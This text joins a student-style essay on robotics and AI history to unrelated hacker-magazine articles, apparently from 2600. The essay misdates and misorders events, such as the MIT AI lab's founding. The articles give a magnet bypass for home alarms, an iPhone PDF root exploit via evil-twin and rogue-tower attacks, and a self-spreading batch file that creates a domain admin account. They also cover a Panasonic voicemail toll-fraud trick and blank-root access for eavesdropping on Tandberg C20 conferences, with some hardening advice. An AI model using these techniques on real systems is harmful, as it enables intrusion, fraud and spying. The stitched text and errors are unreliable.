The Honda Motor Company began developing human-like robots in 1986, with the hopes of integrating them into everyday human lives. In 2000, their hard work paid off when they introduced ASIMO (Advanced Step in Innovative Mobility), a humanoid robot. ASIMO not only walks, but can also perform daily tasks in society. On December 13, 2005, the latest ASIMO was revealed. This more sophisticated model can interact in a professional environment, serving drinks or answering phones. Sony introduced its AIBO robotic pets in 2000. Using software, the dog can develop from puppy behavior to a mature dog and even obey commands. Although these models are mimicking the Artificial Intelligence seen in movies, they are still based on simple algorithms, and not problem solving on their own.

Inspired by the advances in modern robotics, John McCarthy and Marvin Minsky founded the first Artificial Intelligence lab in the year 1955 at MIT. By 1963, "Machine intelligence experts soon start attempting to develop artificial neural networks that function in a manner loosely based on how the human brain functions with its network of neurons." (Angela 43) It is the work of the 1963 Nobel Prize winner, a neurophysiologist from Australia, Sir John Carew Eccles, that inspires them to pursue this development. They started with simple tasks, to see if the computer could learn. "In 1965 our goal was to build a machine that could do things that children do–such as pouring a liquid into a cup, or building an arch or a tower with wooden blocks." (Minsky 150) It took hundreds of mistakes and several years of creating a program called Builder to allow the machine to comprehend the task at hand.

The MIT Museum located in Massachusetts hosts an ongoing exhibit titled Robots and Beyond: Exploring Artificial Intelligence @ MIT. Patrons who visit this exhibit are actually part of an ongoing experiment. Cog, who was developed between 1997 and 1998 "is the fundamental hypothesis that the creation of humanoid intelligence requires humanoid interactions with the world." (Angela 380) Also on exhibit is Kismet, who was developed between 1993 through 2000. Kismet relays its needs and wants to humans through gestures, tones, and facial expressions. A series of mobile robots are also on display as part of MIT's research in assisting humans who have lost mobility.

Artificial Intelligence is very much still in its infancy. To be able to develop thinking robots that would be able to help people in day-to-day tasks would mean greater freedom of time, money, resources, and greater independence. If the current medical robots were able to diagnose and treat patients by using protocols and algorithms, human error malpractice issues could be avoided completely. However, a new problem would arise of mechanical error or malfunction. Even if this were only a fraction of human error, it would be an improvement and would ease the minds of patients undergoing invasive procedures.

In order to move from the current robots that are available for home use to artificial intelligence robots, we would need the Roomba to be able to multi-task. It would need to decide if the floor needed sweeping, mopping, or washing. It would need to be able to hear a plant get knocked over, be able to travel to the plant to see if there is dirt on the floor, choose what function is needed to clean it up, and pick up the plant and put it back in its original position. A robot would need to be able to see a human shiver and choose if it should turn up the heat, get a blanket, start a fire, or get a thermometer.

As prepared as we may be to welcome AI into our everyday lives, we are minimally decades away from seeing it become a part of our mainstream. It will take additional years of funding, research, and dedication to bring the works of John McCarthy and Marvin Minsky to fruition. In the meantime, the entertainment industry will continue to inspire and tease us with their creative use of AI while raising important questions regarding changes to our society as a result.

References

Angela, Joseph A., Jr. Robotics A Reference Guide to the New Technology. Westport: Greenwood Press, 2007

Minsky, Marvin. The Emotion Machine Commonsense Thinking, Artificial Intelligence, and the Future of the Human Mind. New York: Simon & Schuster, 2006.

Simons, Geoff. Robots The Quest for Living Machines. New York: Sterling Publishing Co., Inc., 1992

Seven Things *Hackers* Did Right

by glutton

Absurd visual effects, incorrect terminology, cheesy plot, and rollerblades. If you're looking for things to criticize about the 1995 movie *Hackers,* you'll probably find something. And yet, at its heart, there was something very truthful and flattering about the movie, in part because of the willingness of the film crew to learn about the hacker scene by attending *2600* meetings and using Emmanuel as a consultant. Therefore, as we approach the 15th anniversary of the flick, let's take a fresh look at the things the movie did right:

1. Curiosity

The film's tagline says it all: "Their only crime was curiosity." If there is one quality about hackers that is the most admirable, surely it's their curiosity. While the sheeplike masses are content to follow directions and preserve their warranty, the hacker pokes and prods, seeing how things work and why–and thinking of how to make them better. Would we have ever learned about blue boxes if the original phreaks had been too chicken to tinker?

2. Knowledge must be shared

Okay, I take it back. This is the most admirable hacker trait. The movie shows the hackers trading information and passing around reference books. Since the beginning, hackers have shared things they've learned. During the BBS era, the knowhow was traded in text files and forum messages. Phreaks talked all night on hacked conference call services. Even *2600* is the result of a yearning for hackers to share. Read old episodes of *Phrack*, borrow a copy of *The Best of 2600*, or take a look at Jason Scott's excellent `textfiles.com` to get a taste of this history.

3. Hackers are inclusive and tolerant

While the movie had the expected Hollywood diversity–the girl hacker, the black hacker, etc.–the truth is not much different. Throughout the history of hacking, we've seen countless examples of hackers judged not by how fat or skinny they were, or their skin color, gender, or sexual orientation, but by the awesomeness of their skills, tenacity, and intuition.

4. Greed is tacky

True hackers aren't motivated by a lust for money, and the movie reinforced this by having the villains be money-hungry goons. Historically, hackers have made lousy criminals, simply because they aren't criminals. Sure, a little money was made along the way–for example Woz and Jobs selling blue boxes. For the most part, however, hackers pretty much lack the ability to break laws for money. If we were greed-focused, we wouldn't share our findings with others, or contribute to open source projects.

5. Hackers use handles

We always have and we always will. Maybe it's all about a harmless mystique, a little pizzazz we grant ourselves as pioneers of a new medium. But given the history of authorities' ham-handed attacks on hackers–mostly undeserved–it's obvious it stems from a very real need to protect ourselves. Even today, in a world where so few authorities understand what we do, sometimes a little secrecy isn't a bad idea.

6. Government and industry knowledge is there to be taken

Information wants to be free, right? In the movie we saw the hackers accessing information cast aside by gigantic organizations. Whether it's digging phone company manuals out of the trash or requesting spec sheets from the Government Printing Office, we've always been alert to hoover up data that the big boys cast aside. These days, of course, we tend to look for everything on the web, but the Internet, too, has countless troves of data waiting to be accessed.

7. One man's trash is another man's treasure

Hackers, especially younger ones, tend to be poor. Therefore trashing, that time-honored tactic of dumpster diving for usable hardware or ill-secured information, has been a regular occurrence among hacker types long before it was a feature in the movie.

There you go. Next time you see *Hackers*, forget the special effects and goofy Hollywood dialogue and look at the many wonderful things the movie did to portray hackers in an accurate and positive light.

LIFE WITHOUT WALLS: CIRCUMVENTING YOUR HOME SECURITY SYSTEM

by Sacha Moufarrege

I was 15, she was 14. Our parents didn't approve at all, but we wouldn't let that stop us. We would sneak out late at night and walk miles through a snowstorm without coats just to hug each other for a while at the halfway point. Everything was going well until my parents figured out what was going on and decided to install a home security system. We lived in a wealthy suburban neighborhood, and it didn't take too long to figure out that the security system was not intended to keep intruders out, but to keep me in!

At this point I had a basic knowledge of electronic circuitry and figured I'd take a shot at solving the problem at hand. The truth is, it wasn't that I knew a whole lot about how things worked; it was that I knew how to figure it out. I quickly set to work in learning how the new security system worked to see if there was any chance of our relationship surviving.

When armed, the alarm system was set to go off if any door or window in the house was opened. The two basement windows were immune to this rule, but had steel bars going across them. I figured investigating my bedroom window first would give me the most privacy.

I slid open the window and took a look at the window itself. The window frame bore a single steel screw near the center, which looked out of place to me. On the window sill I saw a round circular piece of plastic which just so happened to align with the metal screw in the frame of the window. Closer inspection of the window revealed no other abnormalities, so I hypothesized that contact between the screw in the window and the plastic piece in the window sill must be the alarm system's mechanism for determining whether or not the window was open. I further hypothesized that the screw itself was magnetic, as this seemed to be the only way it would exert any influence on the piece in the sill (which I believed to be covering up a sensor). Holding various steel objects near the screw confirmed that there was a weak magnetism.

The interface for arming the system was located near the garage door in our kitchen. This device contained a number pad, an LCD screen, and a light which was green when the system was disarmed and red when it was armed. I noticed that if any doors or windows were open when the system was disarmed, the light would not be lit up at all. I used this fact in my experiments to determine whether or not the system was seeing the window as closed, even if it was open.

I needed to obtain a suitably strong magnet for this endeavor, and just happened to have a dead 10 gig hard drive lying around. Patiently, I pried it open using a hammer and screwdriver and removed the magnet. After placing this magnet on the sensor in my window and checking the interface in the kitchen (this took some trial and error to get the positioning correct), I taped the magnet in place and – voila! I could leave any time I wanted, and my lover and I would have many joyous (albeit cold!) nights together thereafter. One small issue which came up was that the window would have to remain only slightly open due to the space occupied by the magnet, but this wasn't too much of an issue for me. I could always close the storm window on the outside if I got cold.

From my observations, most home security systems still make use of this mechanism to secure homes. A magnetic field detector is used to detect the presence of a magnetized object placed inside the protected door or window, and the alarm will be set off if contact is broken. By placing a suitably strong magnet near enough to any of these sensors, that point of entry is no longer secure.

More important than the specific workings of this system, I believe, is the process of investigation used to determine its inner workings. This process is applicable to any situation and can be used to further one's knowledge of any subject through firsthand experience, even without much prior knowledge. A hacker is made by his or her mindset, not by memorization of specific tools or systems. It is my sincere opinion that in adopting effective investigatory problem solving techniques in such a manner, we can transcend our artificial limits and truly live a life without walls.

Transmissions

by Dragorn

My Smartphone Can Beat Up Your Smartphone

So the other month, there was a new jailbreak vulnerability on the iPhone.

Much hilarity and glee ensued - not only was it a simple jailbreak (just go to a website, no need to even plug it into a PC), but who wouldn't love going into Apple stores and jailbreaking the demo phones? Apparently, at least a few couldn't resist the temptation.

For those somehow unaware, Apple has decided to restrict the iPhone to only run applications they have approved; the only "legitimate" method to install applications onto your phone is through the Apple marketplace. Jailbreaking an iPhone breaks this lockdown and installs a third-party application manager, typically Cydia, which lets any application be installed. Jailbreaking is also usually the first step towards unlocking the phone to work on carriers other than ATT.

However, to be able to install another marketplace, and to install arbitrary applications, obviously a higher level of access is required. So what, really, is this website doing to pull it off? Turns out there is a vulnerability in the PDF handler (surprisingly, in this case, it looks like the bug is in Apple's PDF interpreting code, not Adobe's) that allows for arbitrary code execution. That's pretty bad. Due to the privilege model on the iPhone being relatively limited, this bug can be used to gain root access. That's worse.

What's so bad about a website that lets someone break out of the censorship process Apple applies to apps? Nothing - except that jailbreaking is the *best* thing that could happen to the phone in this situation. Remember that the attack leads to full root access on the device. On a computer, this would be considered completely defeating the security, giving an attacker free reign... and a smartphone is no different!

If jailbreaking is the best case scenario, what's the worst case? Just about anything imaginable. From the top of my head, how about spyware that logs passwords to services and sends the phone user's identity and location to an attacker, malware which dials 1-900 numbers at night or sends premium SMS messages? Want even more fun? Load the Metasploit iPwn module into the phone and use it as a stager to inject more code.

For this to really be a problem you'd have to be able to get the iPhone to visit a malicious web page, of course. But anyone who came to the talk Renderman and I gave at The Next HOPE knows this is trivial: As we discussed in the talk, once a client leaves a protected network and goes out into the world of shared public networks, it becomes extremely vulnerable.

The simplest attack? The "evil twin" AP cloning attack, where a hostile AP copies the SSID of a legitimate network, and hijacks all the traffic. Once you control the layer 2 network, replacing the content of web pages (anything that isn't using https anyhow) is trivial - someone even made an AP which implements the "upside-down-ternet" where all the images are flipped, as a joke. By rewriting the traffic with a transparent proxy or with the firewall, any web request through a hostile AP can be turned into an exploit which hijacks the phone through the PDF exploit.

However, any unencypted traffic is also vulnerable to a man-in-the-middle hijack attack, which lets the attacker take control of the TCP session, replacing the content. TCP sessions are only secure from attack because the sequence and acknowledgment numbers are randomized for each connection. When an attacker is able to see the numbers, for example when they are sent out into the air on an unencrypted open wifi network, inserting content into the stream is trivial. It's so trivial that Metasploit comes with a module to do it - Airpwn-MSF.

Almost any Linux system should be capable of running Metasploit and Airpwn-MSF, though it does need driver support for packet injection on wifi. While the drivers on Android-based phones can't do it, the drivers on the Nokia N900 sure can, meaning the person sitting next to you poking around on *their* phone might be hijacking your web sessions and rootkitting *your* phone.

There are even more creative ways to exploit this problem, however. The OpenBTS work demonstrated by Chris Paget at Defcon this summer, for example, lets you build a cell phone tower for about $1500, and it'll fit in a backpack. A full GSM tower, capable of operating with commercial phones, for $1500,

using the GNU USRP (Universal Software Radio Project), a programmable software radio.

Fifteen hundred sounds like a fair bit of money, and it is, but when the payoff is a network of possibly hundreds or thousands of hijacked devices earning money through fraudulent charges, the cost-to-payoff ratio becomes very interesting. In this case, we can define "interesting" as "terrifying." Is bringing up a rogue cell tower illegal? Sure is, but so is fraud and most of the methods used by malware authors today.

What does bringing up our own tower let us do? Several things: Firstly, we can capture the phone and get the phone identity, which allows us to send an SMS to it directly. Secondly, we can prevent it from using cell data for web pages (in fact, we can't allow it to use cell data, since the OpenBTS project doesn't yet support data modes, but in this case this is a benefit, not a detriment).

Being able to send the user a message makes this attack much more likely to land, and much, much scarier. Phishing works, and still works fairly well, over email. How many users are likely to respond to the lure in a well-written SMS? How about an SMS from 911 demanding they click a link to confirm their status, or police will be dispatched? We're not used to applying the same suspicion to phones which we do to emails, and I'm positive that the general iPhone population is unprepared to think about hostile SMS messages from important numbers.

By preventing the phone from using cell data, we can ensure that we'll be able to see the user's traffic on wifi, either by hijacking it, or by running an access point using Karma or Airbase to respond to all queries, pretending to be whatever network the phone is looking for.

What this all means is while this bug is still in the wild, there is no safe way to use an iPhone while the wifi is enabled. I'm reasonably confident that every user didn't go disabling wifi for a week and a half. In fact, I'm reasonably confident that most users never even knew this bug existed, and if they *did* know about the jailbreak opportunities, they only considered them in the context of being able to install their own apps.

Because the iPhone is a closed system, there is no real way to fix it until Apple releases a fix - without using the exploit itself to install a third-party fix! To keep your phone from getting rooted, you have to root it.

Apple has finally rolled out a fix - for some devices - after over a week. Devices which can't (or don't) run iOS 4 or newer still don't have a fix.

This attack is a frightening example of the risks of smart phones. We've come to expect that our computers are a risk (though most people may not), but our phones are somehow considered a walled garden which we can use for anything without fear.

Did someone use this attack already to mass-own iPhones? I have no idea, but it was definitely possible. The information was out there, the window was open for long enough, and the methods ranged from "reasonably cheap if you're looking to commit a lot of fraud" to "free" if you had a system capable already. These risks aren't limited to the iPhone, either, though it sure is fun to pick on Apple. Any large number of devices running identical software are ripe for this kind of attack, and I'm sure over time we will see similar for Android and Blackberry devices. The smarter our peripherals get, the bigger their attack surface, and the more risk we face from them.

How to Turn Local Admin into Domain Admin

by David Dunn
(unbr34k4bl3@gmail.com)

What is a Domain Admin?

On Microsoft Windows-based hosts and networks, there are basically two kinds of user accounts: administrators and users. Administrators can install software, create and delete users or files, and generally do whatever they want. Users, on the other hand, are restricted to a minimum set of permissions usually defined by their function within the organization. These two roles are further divided by scope into local admins/users and domain admins/users. Domain users are generally more privileged than local. For example, domain users typically have access to more PCs and network resources than local users. Domain admins are, by default, local administrators on all hosts joined to the domain. Therefore, domain admins have all the power and are what we would like to become.

Because users may need to use legacy software, utilize specialized hardware, etc, it is not uncommon for domain users to be local administrators on their own PCs, if not on multiple PCs, within the organization. It is this common configuration mistake that we will exploit in order to become domain admins and further our quest for total global domination.

How Are We Going To Do That?

There are countless ways to do this (the use of hardware or software keyloggers comes immediately to mind), but to better clarify and illustrate the severity and ease of exploitation of this issue, our example will be as non-technical and unsophisticated as possible. We require no programming knowledge, no sophisticated exploit code, and no tools to be downloaded; just a simple, three-line batch file so small that you can memorize and type it into the target machine yourself.

The Setup

In our fictitious target environment, there are 4 computers, all running variations of Microsoft Windows and all joined to the same domain:

TargetPC - A standard Windows XP PC on which you are a local administrator. How did you get to be local administrator? It was already set up that way (and if it wasn't, you read *2600* so obviously you know how to use things like hardware keyloggers, CHNTPW, and/or social engineering to get you that far, right? ;) It could be a kiosk for accessing a store catalog or for filling out a job application, a PC in an Internet cafe or library, or your regular work PC at your school or place of business.

EmployeePC - A PC to which you don't have physical access but which is used by an employee within the organization. If we were executing this attack remotely (for instance by emailing our batch file to an employee within the organization) this, rather than TargetPC, would likely be our starting point.

AdminPC - The PC of one of the organization's domain admins. You don't have physical access to this PC either. It is very likely that this PC is (at least at a basic level) set up very similarly, if not identically, to EmployeePC.

ADServer - The domain controller of the organization. You don't have physical access to this machine, and no one is likely to be logging into it any time soon.

All the PCs are running XP, the server is running Windows Server 2003, and all of them have the default administrative share "C$" enabled. Even though it's 2010, this is still a common setup in many, if not most, organizations.

The Plot Thickens

So how do we turn our current local admin status into domain admin? The easiest, most direct way would be to just create a simple, two-line batch file in the "All Users" startup folder (C:\Documents and Settings\All Users\Start Menu\Programs\StartUp) that reads:

```
net user /domain /add hacker
➥ Iam31337
net group /domain "Domain Admins"
➥ /add hacker
```

If this batch file was run by a domain admin, the first line would create a domain user named "hacker" with the password "Iam31337", and the second line would add that user to the "Domain Admins" group, giving our "hacker" user access to every Windows computer joined to the domain.

Since our batch file is located in the "All Users" startup folder, it will be run by any user who logs into this computer. If the organization's help desk employees are members of the domain admins group, an easy way to get our batch file executed by a domain admin is to do some kind of simple sabotage to the currently logged-in user's account (especially if this is a kiosk that is set to auto login) and then wait for

the help desk to come log in with their own account to fix it.

There's always the possibility that the help desk employees aren't members of the domain admins group (some creative use of the `net group /domain` and `net user /domain` commands could provide us with that information), so instead of relying on one of the domain admins logging on to this computer, we'll expand our attack to every computer on which we are a local admin and from there exponentially throughout the organization's network until a domain admin logs onto a machine on which our batch file is active and we get what we want. The best part is that once we set this up on one PC, the rest is entirely automatic.

The "net view" command will give us a list of all the computers on the domain. What we will do then is use a "for" loop to copy our batch file to every computer on the domain on which our user is a local admin. The new batch file that will do this looks something like this:

```
net user /domain /add hacker
➥ Iam31337
net group /domain "Domain Admins"
➥ /add hacker
for /F %%i in ('net view') do
➥ copy /Y %0 "%%i\c$\documents
➥ and settings\all users\start
➥ menu\programs\startup"
```

As you can see, the top two lines remain the same. We still try to create our user and add it to the domain admins group when our batch file is executed (regardless of who executes it). The third line then attempts to copy our batch file to every computer in the organization's domain. For every computer with an open C$ share (enabled by default on Windows XP) and on which that user is a local admin, it will succeed. The best part is that this will run as whichever user happens to log into the computer, so, given the following setup:

Username	Local Admin on	Domain Admin?
MyUser	TargetPC EmployeePC	No
EmployeeA	EmployeePC AdminPC	No
AdminUser	TargetPC EmployeePC AdminPC ADServer	Yes

1. We log in as MyUser and run our batch file. It tries to create our "hacker" user and fails and then copies itself to TargetPC and EmployeePC. At this point, the automation begins and we can go do something else while we wait for the following scenario to play out. We might just go home and run an nmap scan on the organization's network to see if we can find a server where we can log in remotely once our domain user has been created.
2. EmployeeA logs in to their PC when they get to work in the morning, and our batch file runs under the context of their user. It tries to create our "hacker" user and fails and then copies itself to AdminPC. Remember, both AdminPC and EmployeePC were probably set up using the same set of criteria or maybe even the same hard disk image. There is a good possibility that regular users will be local admins on at least one PC in the organization where a domain admin will log in.
3. The next time AdminUser logs in to AdminPC, our batch file runs as AdminUser and, when it tries to create the "hacker" user, it succeeds! It also copies itself to ADServer, the last remaining machine on the network where it could have done any other potentially damaging stuff we wanted it to do.

At any rate, we've got our domain admin user now, and the organization's Windows domain is ours. We can log in and run programs on any PC on the domain, such as VNC (for remote access), keyloggers or sniffers (for continuing to expand our access or steal confidential information), servers (for sharing warez), or whatever else we want.

The Moral

While the method described here is noisy (hopefully to aid in the learning process), keep in mind that this attack could just as easily be carried out in total invisibility by a program sent to a user in an email attachment or downloaded by a vulnerable web browser from a malicious web page. Using these same techniques (or some slightly more sophisticated ones), it could spread through a network and have the potential to do *much* more damage.

The moral of this story: domain admin access needs to be assigned to as few users as possible, and local admins should *only* be those same domain admins. Seriously, it is that big of a deal. If one user set as a local admin downloads a file like the one we used here, the next time a domain admin logs into their PC, your network is *pwned*!

Shouts to The Brew Crew

Panasonic Phreaking In the New Age

by Anthony

Some notes before I start

I'm not a "blackhat." I have never written a file before. I'm not from the "golden ages" of phreaking. Simply, I found this just through exploration. Please treat it with respect, think twice before you do something stupid. Maybe later I'll release a whitepaper as to how Panasonic PBXs work and how to just hack insecure voicemails.

Info about me

At the time of writing this, I'm 17 years old, born 1992. I read and look at some of the old school phreaking things and say "I wish this stuff still worked. I wish someone would do something new." Maybe phreaking has moved past POTS lines and analog things and onto cellphones and VoIP, but I think that technology should never be forgotten.

How a Panasonic VMbox works

First of all, the most basic Panasonic VMbox has at least two pairs running to it. They can be used to treat two user actions w/ the voicemail at once. For example, a user may be calling in from the outside PSTN while another can be listening to his VMbox . Naturally, this would become very busy, very soon, so to help with the congestion the phone system then handles the call once a destination is made and the lines to the VMbox are free again. More info on this is out of the scope of this paper, but I may write it into my other on how the PBX works.

When a user calls in (after hours, if programed, etc.)–I guess, to be more clear, I should say when a user reaches the main greeting of the PBX–he has the option to use its auto-attendant like a DISA, to dial a three-digit internal extension. The Panasonic doesn't have any "error control" to see if what you dialed is valid because... see next paragraph.

How does the VMbox know to tell you if the line is busy, not available, or onhook/ready? Well, it dials that extension and "listens." This VMbox is actually pretty smart. It will dial what you dialed for you and listen. If the phone system echos a busy signal, the VM comes back to you and tells you the line is busy and drops you back to the main menu or asks to leave a message. If the line is onhook/good, it will connect you to it.

Let's say the user dials a number like 900. The VM will grab its other pair and dial 9, so it will grab an outside line, and then 00, feeding 00 into the PSTN. Well if you think about it, this would connect you to the operator. However, Panasonic did think of this and–if the line is empty or there is too much time before there is a connection/answer–the VM will say busy, dropping us back to the main menu.

Now for the thought. In the US, Ma Bell has given us this wonderful thing for impatient people, the # sign. When we are done punching in our digits, we hit the # and MaBell know to directly connect us to our calling party–no waits, no delays. What does this mean for us? Well, it means that we can tell the VM what to dial with the 90 part, grab an outside line and dial a 0 (operator), and a # afterwards. So, our little trick would be... we call the VM, and dial 90# as the extension we want to reach.

Of course, the VMbox will comply with us (why wouldn't it? It's the default) and will "drop" us to the operator on their CO line. The pairs on the VM will free up again because, again, the PBX is smart, too. Isn't Panasonic awesome? Seriously, I'm a big fan.

Now what?

Well, now that you have the operator, this is the part where you say, "Hello, I'm blind, can you dial a number for me?" Naturally, even with the "advancements" in phreaking, some of the most basic things will not fade.

How to secure it/fix it

In the Panasonic programing area, there is a location which sets the VMbox's class of service (COS). Setting this to a five or eight will secure this and still allow normal operation of reaching outside numbers and pre-programmed dial-out destinations.

"Well that's great Anthony, but how am I supposed to find some Pansonic VMboxes?"

Well Mr. (or Mrs.) phile reader, Panasonic makes it easy for us. Because they're a corporate product, they have this thing called a Dealer Locator. If you were a dealer, wouldn't you have a Panasonic VM along w/ your PBX? I have come across some that are not Panasonic, but most are. Listen to the default voice of the auto-attendant. For the Panasonic VMbox, she has a very distinct English accent. The Panasonic dealer locator is available at: `http://btsdealer.com/locator`

Limitations

This does not work with the old Panasonic voicemails, KX-TVS50 (notice A and S).

"How did you figure this out?"

My dad worked (and still works) as an Interconnect, installing Panasonic phone systems (along with the other low-voltage things he does). As a little child, perhaps as young as four or five, I remember going on job sites with him and installing Panasonic's PBX. (At the time, a 616, pronounced six-sixteen. Six incoming lines, 16 extensions.) They evolved into the 624 (my favorite system ever) and now the KX-TDA 50/100 series. Also, to keep the people who are "old school analog," they released an 824, which is an enhanced version of the 624 with built-in DISA.

Seeing that someone else's system had been hacked and used to call the Philippines, I wondered how they had done it. I sat down at the customer's place, called into the voicemail, and dialed 902 as the extension I wanted it to reach. I then noticed that the red line indicating a line was busy kicked on, went off and, right when it went off, the VM told me the extension was busy. I knew I was close. Then the # came along and voila!

Hacking and Securing the Tandberg C20

by xorcist
(xorcist@gmx.net)

Introduction to the C20

The Tandberg C20 is a hi-def video conferencing solution. It consists of a base unit containing a few fairly standard Linux-based microcontroller boards, and an externally mountable 1080p camera. You have to add your own hi-def display. It talks H.323, and is pretty good at what it does, but is probably way overpriced for what it is (list price is $7900!). The microcontrollers are all Tandberg branded internally, but they appear to vary little, if at all, from ordinary reference designs.

Internally, there are 4 microcontrollers: one MPC8347 PPC with 512MB of RAM and 2GB of flash, and three ARM boards with 128MB of RAM each. The PPC runs the show, and the ARM boards handle peripheral video functions, the OSD/menus, etc.

How can such a meager offering do real-time 1080p encoding and decoding? The magic is in the FPGA chips that are controlled by the ARM boards. Apparently, all the R&D effort on Tandberg's part went into those FPGAs, because the rest of the system is a joke. I haven't gotten around to trying to sort those out, partly because I don't know of a way to decompile the FPGA core to VHDL or Verilog, but mostly because I just don't care about the specifics of their hardware codecs. Plus, there is just too much else going on with this thing, as we'll soon see.

When I said the microcontrollers all appear off-the-shelf, I meant it. For nearly $8k, you might expect to get a tightly integrated and polished device. No, none of that here. Internally, the ARM boards are networked over gigabit ethernet to the PPC board. The PPC hosts a normal tftp boot process for the ARMs, and the ARMs mount their userland tools over NFS from the PPC. A similar platform could be pieced together from Gumstix and eval boards for a third of the price, if not less.

The exact hardware details (number of ARM boards, etc) of their other products differ somewhat from the C20, but they all seem to use this same code base, so most of what we're doing here should apply to other Tandberg products as well.

Getting in, and getting our feet wet

This is the the easy part. Just plug the C20 into your LAN, and power on the device. Let it boot up, and ssh or telnet to it. You can also null cable into the serial port.

Username: root. Password is… drumroll for suspense… any god damned thing you like.

Yes, internally the PPC issues public-key authenticated SSH connections to the ARM boards (read the /bin/runonarms script to find out how to connect to them) for executing remote commands, but the system accounts all have blank passwords for logging in to the PPC host from the outside. You can set a password on the web interface, but the text logins are entirely unprotected. I guess at eight grand apiece, these guys can afford to smoke a lot of top quality dope. I made them an offer to suppress this article for an ounce and a connect with their dealer, but they declined… so you benefit.

```
<excerpt from /etc/rc.sysinit>
# Create /etc/password file
# FIXME! root should have x in
➥ the password field as well, and
# the password should be
set correctly later.
echo "root::0:0:root:/root:/
➥ bin/bash" > /etc/passwd
echo "root:x:0:root" > /etc/group
echo "selectsw::0:0:selectsw user:/
root:/bin/selectswsh" >> /etc/passwd
echo "nobody:x:1:1:Nobody:/:/
➥ bin/false" >> /etc/passwd
echo "nobody:x:1:nobody" >> /etc/group
</excerpt>
```

A FIXME note!?! Seriously? They knew it was broken, but they shipped it anyway, and the mistake is recreated every time the thing boots! I'm not really sure why the hell they would do that. They could have at least put a default password on it.

It gets worse, though, because you have to jump through hoops to fix it.

First, there is no passwd command on the system, which is totally unacceptable since the vast majority of that 2GB of flash is unused. Netcat is installed, along with several mkfs variants for filesystems that aren't used. But no passwd.

Secondly, it wouldn't really do you any good, because the PPC boots with / as a ramdisk. So, anything you do is wiped out

on reboot anyhow. The ramdisk image where rc.sysinit is located contains some proprietary headers, so it can't be easily modified. Lovely.

The sad thing is, there is a config disk image that is mounted read/write for saving configuration information, and /etc/passwd could easily have been copied from there. Tandberg security just sucks that bad. Actually, no. It's not quite that. Tandberg *has no* security, and *that's* what sucks... or rules, depending on your perspective.

I don't usually like to add conspiracy when stupidity suffices as an explanation, but leaving out a root password and giving no facility for changing it is **so** stupid that it makes me wonder if these devices weren't intentionally left wide open. Seeing as they are marketed to executives for "virtual board rooms" and not priced for your average home user, the clientele would be worth snooping on as well. It is perhaps also worth mentioning that the C20 phones home to Tandberg via NTP. So Tandberg techs certainly have

the IP addresses of all the devices out there. Anyone who doesn't firewall port 22 and 23 by default can be snooped on by any bored employees. Hey, it's easier to leave out the root password than building in a backdoor right? And it gives plausible deniability. Nice.

Passive eavesdropping, and other tricks

But, whatever. So we own this thing. Now what? Since we aren't talking about a great deal of CPU power or storage, our applications are somewhat limited. The thing is, though, that since most of the device actions happen on the FPGAs, the resources of the PPC and ARMs are pretty much unused, so we can get away with loading them up some without affecting normal operation. And hey, a 400MHz PPC might not impress your kids today, but it is a pretty capable machine for a guy who cut his teeth on 8-bit hardware.

Anyhow, without any extra work, we can now use an SSH bounce attack to leverage an attack on the internal network the device resides on, or just reflect off of it to a third party host to hide our origin. We can also restart dropbear, giving it the -a flag so that we can forward *remote* ports out to wherever we like as well.

But we can do better.

First things first, get yourself a cross-compiler set up for PPC and ARM. This will give you the most flexibility in producing binaries. If you're lazy, or just want to fix the security problem on your device and maybe install a few extra tools, you can use pre-compiled packages from the PPC Slackintosh distro.

How about we install tcpdump? With tcpdump, you can eavesdrop on the H.323 traffic, ship it back to some other host, and replay it (netpoke!) with your H.323 client of choice. It took some doing to make it all work, but I was able to spy on both sides of a conference this way. Device operation doesn't suffer, provided they have enough bandwidth to accommodate the extra traffic. It's an altogether usable, and fairly stealthy, way to eavesdrop on both sides. Rather scary, actually. It might be easier to just strip out the payload data from tcpdump and assemble files for later playback.

Another neat trick to try if you have two of these things might be to criss-cross the internal LANs. The iptables kernel modules are installed, but not loaded by default, so you can set the PPC up to route for the ARM boards to get to the wider network. Set up IP aliases on the ARMs, change the internal netmask, and modify /etc/hosts on both PPC boards so that the main app on tanberg1 talks to tanberg2's ARMs and vice versa. I haven't tried this, but I think it could be made to work fairly easily. By doing it one way, it should also be possible to have one Tandberg device spy on another and be able to entirely take over the UI functions as well.

Getting it secured

This isn't really hard, but it is sort of a pain in the ass. I won't get into the gory details, but will just give a rough sketch of how to approach it... there may be a better way that gets rid of that damned empty password file altogether. The situation is somewhat easier if you have a serial console because you can kill network daemons and other stuff that keeps you from unmounting the disk images that you may like to modify.

First things first, get a working /bin/passwd installed, either compile it yourself, or use the pre-built tarball. Change the password on the system accounts and verify proper functionality.

To save our changes out, we need to modify the Tandberg disk images. The default mount table looks like this:

```
none on /proc type proc (rw)
none on /sys type sysfs (rw)
none on /dev type ramfs (rw)
none on /dev/pts type devpts
➥ (rw,gid=5,mode=620)
none on /dev/shm type tmpfs (rw)
none on /tmp type tmpfs (rw)
none on /var type tmpfs (rw)
/dev/mtdblock1 on /mnt/base type
➥ yaffs2 (rw,noatime)
/mnt/base/image1/extra.img on /extra
➥ type ext2 (ro,noatime, loop=/dev/
➥ loop0)
/mnt/base/image1/config.img on /
➥ config type ext2 (rw,noatime,loop=/
dev/loop1)
```

```
/mnt/base/image1/user.img on /user type ext2 (rw,noatime,loop=/dev/loop3)
/mnt/base/image1/apps.img on /apps type ext2 (ro,noatime,loop=/dev/loop4)
/mnt/base/image1/tools.img on /tools type ext2 (ro,noatime,loop=/dev/loop5)
/mnt/base/image1/www.img on /www type ext2 (ro,noatime,loop=/dev/loop6)
/mnt/base/image1/wsgi.img on /wsgi type ext2 (ro,noatime,loop=/dev/loop7)
/mnt/base/image1/sounds.img on /sounds type ext2 (ro,noatime,loop=/dev/loop8)
/mnt/base/image1/posters.img on /posters type ext2 (ro,noatime,loop=/dev/loop9)
/mnt/base/image1/secure.img on /secure type ext2 (ro,noatime,loop=/dev/loop10)
/mnt/base/image1/arm/user.img on /armuser type ext2 (rw,loop=/dev/loop2)
```

There are also files in /mnt/base/image1/partitions.conf.d that are relevant. Below is the /mnt/base/image1/partitions.conf.d/main file. There are some others as well.

```
config.img    /config             rw,save
arm/user.img  /armuser              rw,save
user.img      /user                 rw,save
apps.img      /apps                 ro,postprocess=postprocess
tools.img     /tools                ro,postprocess=postprocess
web.img       /web                  ro
www.img       /www                  ro,postprocess=postprocess
wsgi.img      /wsgi                 ro
sounds.img    /sounds               ro
posters.img   /posters              ro
```

This file shows where disk images located in /mnt/base/image1 are to be mounted.

